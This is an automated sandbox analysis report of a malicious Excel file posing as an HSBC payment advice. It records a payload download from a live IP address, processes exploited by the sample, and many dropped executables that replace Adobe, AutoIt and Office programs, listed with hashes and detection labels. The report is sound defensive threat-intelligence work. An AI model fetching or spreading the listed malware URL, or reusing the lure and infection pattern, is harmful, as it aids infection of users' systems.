C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeCollabSync.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Uninstall.exe	100%	Joe Sandbox ML		
C:\MSOCache\All Users\{90140000-003D-0000-1000-0000000FF1CE}-C\setup.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\Au3Check.exe	100%	Joe Sandbox ML		
C:\MSOCache\All Users\{90140000-0115-0409-1000-0000000FF1CE}-C\DW20.EXE	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\LogTransport2.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\AutoIt3_x64.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Eula.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\AutoIt3Help.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroBroker.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.vbc.exe.400000.11.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.5.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.9.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.17.unpack	100%	Avira	W32/Delf.I		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.19.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.13.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.7.unpack	100%	Avira	W32/Delf.I		Download File
5.0.vbc.exe.400000.15.unpack	100%	Avira	W32/Delf.I		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://198.12.91.205/50005/vbc.exe	5%	Virustotal		Browse
http://198.12.91.205/50005/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.12.91.205/50005/vbc.exe	true	• 5%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.91.205	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528781
Start date:	25.11.2021
Start time:	19:04:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Advice HSBC.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.troj.expl.evad.winXLSX@7/103@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 88.3% (good quality ratio 87.5%) • Quality average: 85% • Quality standard deviation: 23.6%
HCA Information:	• Successful, ratio: 59% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:04:41	API Interceptor	69x Sleep call for process: EQNEDT32.EXE modified
19:04:44	API Interceptor	461x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.12.91.205	Shipping Schedule.xlsx	Get hash	malicious	Browse	• 198.12.91.205/40004/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 192.210.173.90
	3nkW4MtwSD.rtf	Get hash	malicious	Browse	• 198.46.199.153
	Employee payment plan.HTM	Get hash	malicious	Browse	• 23.95.214.111
	ATT67586.HTM	Get hash	malicious	Browse	• 172.245.112.92
	xF3wienie.xlsx	Get hash	malicious	Browse	• 198.23.207.111
	Quote Request - Linde Tunisia.xlsx	Get hash	malicious	Browse	• 107.173.191.111
	PO PENANG ORDER C0023.xlsx	Get hash	malicious	Browse	• 198.12.107.117
	BANK-SWIFT.xlsx	Get hash	malicious	Browse	• 107.173.229.133
	1HT42224.xlsx	Get hash	malicious	Browse	• 198.23.207.36
	new order.xlsx	Get hash	malicious	Browse	• 198.23.251.13
	Shipping Schedule.xlsx	Get hash	malicious	Browse	• 198.12.91.205
	Product_Specification_Sheet.xlsx	Get hash	malicious	Browse	• 107.173.219.26
	lod2.xlsx	Get hash	malicious	Browse	• 198.23.207.36
	Payment Slip.xlsx	Get hash	malicious	Browse	• 198.46.136.245
	20002.xlsx	Get hash	malicious	Browse	• 198.46.136.245
	ISBl5Mhq80.rtf	Get hash	malicious	Browse	• 198.46.199.153
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 192.227.228.37
	new order.docx	Get hash	malicious	Browse	• 198.46.199.153
	Amended Order.xlsx	Get hash	malicious	Browse	• 192.3.121.173
	Payment Swift.xlsx	Get hash	malicious	Browse	• 198.12.107.104

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\MSOCache\All Users\{90140000-003D-0000-1000-0000000FF1CE}-C\ose.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	215912
Entropy (8bit):	6.147499380006249
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC4kXbVjF/ZNGtFdNdFnTDYZNjPFEHI:xBzcmhi3rNF/ZNGtF+yI
MD5:	FE4E27343980ED24E9BD0672C00119EE
SHA1:	8504A6A7B510060F6FC220F2647B07B0E8B9CCEC
SHA-256:	FF28ABABB231CC1DEC59DCFDD253A20693DD7E103A171BB86F131FA38DBA27DA
SHA-512:	E196283229ECB0F10C9134C9A1BBB2D415557C1A563FF2B72429DBDF2595DA9CBA5176843CA9817E070531BE25A4999E357A5651B91585B2F546DF97B794423A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\MSOCache\All Users\{90140000-003D-0000-1000-0000000FF1CE}-C\ose.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\MSOCache\All Users\{90140000-003D-0000-1000-0000000FF1CE}-C\setup.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1419128
Entropy (8bit):	6.387379878027633
Encrypted:	false
SSDEEP:	24576:xBomhi40Dfh6HHfKnE+RUi/LHgZJJkbipjZSMF:xBom8rfW+RUi/LHkJkOZd
MD5:	33D18B3C4408101E541B82580CCD5121
SHA1:	458DC5C058A5D5FB816BF7B731DD539E2615B493
SHA-256:	F9D7E3F9F64276BEFC4963065F99FE7E8021D831987A150006C8A1A3F5BB236D
SHA-512:	6EE747F409622EBDD145E902C50CB40CEFB52C619DC182E9131B0CDDA85940E88E7CEF8999956E0F95C1E010A99FF6B2066B71F3522C0B1F284FD76D25E75E3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\MSOCache\All Users\{90140000-0115-0409-1000-0000000FF1CE}-C\DW20.EXE	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	880008
Entropy (8bit):	7.042869883266193
Encrypted:	false
SSDEEP:	24576:xBomhi+Fq1lx7SqE0xJ2pm8FiWCm3LHgZpJEHp37d:xBom8+Fq171dxJ6mAQm3LHkJEJLd
MD5:	45C936A00C27B87B97404245386A0D64
SHA1:	B0D5276D85634408688780E840B100C581FA0619
SHA-256:	11F11581BE6C740FB17878DC29AAC2A0F72ACF5B8B0CBAFD1C04D21038E7A4EA
SHA-512:	E2D031BB8167A77C889C17E5E2D9754FAAB09D8E6D1B2DC0A21B3837A2498551472FBC4B188E6B99805A5F400A6D85E605CB189C839A791919DD0B1144A10CF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\MSOCache\All Users\{90140000-0115-0409-1000-0000000FF1CE}-C\dwtrig20.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	561056
Entropy (8bit):	7.12711332558251
Encrypted:	false
SSDEEP:	12288:xBzcmhiqwXwNSO5X3IA1iBihI7XHgZQKhJgeCmvz016:xBomhiqew0O1IA1UiuLHgZpJEGgg
MD5:	CA66D7FF44A40DC7857F500ECFFBF69A
SHA1:	CFEAE7BC45A5811652EEE5DE025D9D08936BF34B
SHA-256:	DA9C4DD8831BA18FDFCEF8D73C7694021C97EF0F496C9DEA8B68E2488592D4F1
SHA-512:	A2E20DF69DD56FD802198B9B23289BC8E4A8178B963538CA68BD4EFE152A7433AD9834368B47DFEAE5057E63D79046593561D49BE20712E799C4E353606A678C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\MSOCache\All Users\{90140000-0115-0409-1000-0000000FF1CE}-C\dwtrig20.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\ADelRCP.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	180208
Entropy (8bit):	6.178164538737399
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4/Hb5CZCq5DACsVlNl7HlJ1PcJ7LxnkdA53Pa4sjSTX4:xBRBcmh7bC44N5QVrZZ7Lxkmsjj
MD5:	C198DEA0634799735759F62C40A949E8
SHA1:	14259C90EC76C6E0FBD8323748ED44AF3A57B908
SHA-256:	E8AA4DC902BDDED46BAD97DC37E941C15B7EDA0A0817A626E6038EF46D65BD0A
SHA-512:	B7EA36DC257101FBEE263B344BFA5673CDAEA75B8A430C31A1D7E01E19B67CE233478A42609A05400DD960365048132A21B60DCE30EA6D397FF2A39386411B4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroBroker.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	336368
Entropy (8bit):	6.546161960304171
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCa6edjvw6L6jAVnhH1Am2ZBU4M528hW8Bi7Q5VYN9:xBzcmhia6exwI1oB8RZ4Q5VYH
MD5:	F8DC2C7BB51860CDC00E2C9AEE7CEF24
SHA1:	8E913C911F7AD23138F0366EC554360AF1C83E43
SHA-256:	AF3C565FF09FF6F332CCC4D365C42A623FDB75E06F7C033B52C011473143E2CB
SHA-512:	44D780733CFECE37F900065CA0DB53E9F76D52AA4E0C09B5B1FD4D8AB9E4C01A538AC4CBFF6B8CA281308D8E61D50A009852697549605B04F3D1FA5E4D4EE6F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9847280
Entropy (8bit):	6.915818001012257
Encrypted:	false
SSDEEP:	98304:whbrbT5JhEP+Su80qyLfPeLDo/uLGM7gbl91hxkPZ3m:wh/tnfW/JLGMcblLhe3m
MD5:	877EE1EF64607BE912511285C9DE02B1
SHA1:	E90A696890CC6AE58C8A6750FCE1B943B6106901
SHA-256:	B44663E906787D15EAF64F9450B9C117CD7B625ECC833E930243C6307A358468
SHA-512:	3F98F1AE49D96AE0D38B18B3AB3D0E9B80C645D6CFA0C86E77981728FB37C674AB77F84CB1130AC782C79E83BB357810D2F0C7312FD982E45E79F617C49E124
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2567152
Entropy (8bit):	6.104373220937044
Encrypted:	false
SSDEEP:	49152:xBom895AEcdj/MDDBAq1gw3y0GbhygZ4O8b8ITDnlqFWHp:wh95ABgf2qT3xd
MD5:	3528BCA696F8765DC4355605457DFA1A
SHA1:	7C8B277F609DB24B8DE57290F6A23F3B3A00C492
SHA-256:	90D172B4F318E6C8CF06F59C1F78F641059A7BF7A06A8AF3D180EA57EEC11006
SHA-512:	20F81D29D7CA5113FD0B546C434B0414F1E9BC632F1CD99F3C1E8F22F128609DBA98898DC0918094D92E809A15049A67611D14BEC266A26F3114A547285B34B4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroTextExtractor.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	89072
Entropy (8bit):	5.942708798657772
Encrypted:	false
SSDEEP:	1536:xBR2ucOhDh7uIhzVCbd56fCxU6QeSnQma42IghRE/EkHd0Ci2zkQrSckIq6L2a:xBRBcmh7b1I4qEM6GC+QrGlqla
MD5:	664FF5E60A093668E5A0087FED88AE9E
SHA1:	DCB2666E8D8B4FFE67DA3C3A2DB8EEDE5989CE4C
SHA-256:	3DB699D55B87999E5BFB3A14CD8A0997E8F8E4A189BCD7F752DFE173E6E9D176
SHA-512:	5349A1BE59E162C20F9535C99BF3399969F171709DD7FF925B8052BF132136432E7EFD9DC487A5C51B8A6D5A133F046AA01187E763B843BE02E53B90C3D385EF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeCollabSync.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5975024
Entropy (8bit):	6.607115630568678
Encrypted:	false
SSDEEP:	98304:whuwn75ZycAIHTHsxrKxnYrs4BAxxQEWA:whn7w0Hc5wFB
MD5:	6A8B5FA6A0E552D6EB69CA96C5ACA295
SHA1:	4112C695328B57C5184ACE0F2573B7C3499DF1FA
SHA-256:	55D28C71E60D1F33A7CA198BA9781D293F2D6ADE320CA19D16BB4F9FA86D247E
SHA-512:	1CEFBC9DFF542D7859F6AEE8B3A2348FF2253084810F856F05529D00FB14DB1EBF57BCB077322D48C39621F1D369CC451B78BCCC650E315231E1933DF5721DB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeCollabSync.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Browser\WCChromeExtn\WCChromeNativeMessagingHost.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	188400
Entropy (8bit):	6.481638648358743
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1l4Q8eIsfHwCbf9MFdRvyAgnz8n/dfQ7PjFKq23T/h:xBRBcmh7bCHbfHwCbyFdAafCPc53T/h
MD5:	FFFFE3A97457DD5F560ECD4826A71D8A
SHA1:	51F681F9E4F29D520B4C1345AB4E41D9952DCCE9
SHA-256:	9C4448B66393EB1F625CDE58E102DEFAFFF47DA9D2D8BCF81DBD1FD845FDB6DA
SHA-512:	FC7BCD2D5F02EFD063753152AFF9AFD8495EF2CDB20FF0BCA8F09046E6DD04C36880D55ABBD565E59B8D1C70627F4BDB4F1A1038897D8A8B413EC90C3ED1FBE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Eula.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	135152
Entropy (8bit):	6.103497064299536
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1l4aq9YnyoRmLisiselSsONt3F7oQGO7M1bp:xBRBcmh7bCbgLHvld2
MD5:	D56792EAAA9B21B4A472CFE9F86CE65A
SHA1:	DC35051E8E88EB872AC2F9720D5E288CEDAE21AE
SHA-256:	4708861481D547DF6BBD6A2951ACEDF7ABACBE4A86F66072919F27A3A88A33BA
SHA-512:	18C68CDA0FA65F93785DF85ABFA07D201C7981269EBC8A58C282B8A4435D90E8D52E64B9C8719B0B810D40D3C58EA4262A397BB5D98CFC1A698EB480726CCAD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\FullTrustNotifier.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	260104
Entropy (8bit):	6.3134488042906804
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1l4gl4dsOc6v2vTzwU+Pho86meq+FaSoB2+vSHr8qcVz5fzsC:xBRBcmh7bCW3PiY+Fa7BdvG1cT7
MD5:	D3F7A3A8D78644F464228B1DF70A6079
SHA1:	6F51EC06B7F74660FC7263248AAAA1186B8A7C67
SHA-256:	39753D8F2976637B3C46EFF59BD5F31B58AF27AED0B4026F10A16A66CF36C8EF
SHA-512:	930C528F7374711A89666EB568E15764BDB63E0DE2351DCF2D9F97C85DE0E28320A7332AEF25903288A9D43AD9004B658552C1B53766CD7EB5DB0A29AA5E5F3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\FullTrustNotifier.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\LogTransport2.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	395344
Entropy (8bit):	6.367971900375879
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCV3n0dK2NP0RHx8D98WTBPW8fF8oABm1nKZ0RsrI:xBzcmhiEKhHSDeWTRW8fdebmqI
MD5:	875FD9856B097F5DAC8B884B029385EA
SHA1:	8E4B825CE8C97E11AC8721375BFD3A1D3F1D54FC
SHA-256:	FC7B5A5459697AC21E7255F89048279A75361DB39AC22D6682CF90A402B70B3B
SHA-512:	3902A912A96917542F93A72BB1DCB8072097FC70A6873CCA7500B30AF69D31FB367C3B5B7DA701675E64D05FCB0B7B8F69CFCE923089964A357137ECD7369396
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\arh.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	128160
Entropy (8bit):	6.123567196991157
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4KQw/STyr5Jks7MvrMzkm8PL3Eo:xBRBcmh7bC/QPQLrzkmIL3Eo
MD5:	E703BDEC9684281461E1111528804D8D
SHA1:	F295E753C9556C13D9D0CE17886301B660D2F631
SHA-256:	315B5617BF7C3E8E95FA2CFB2F5CFE418D251F3C455149518F59E0E9B93C742E
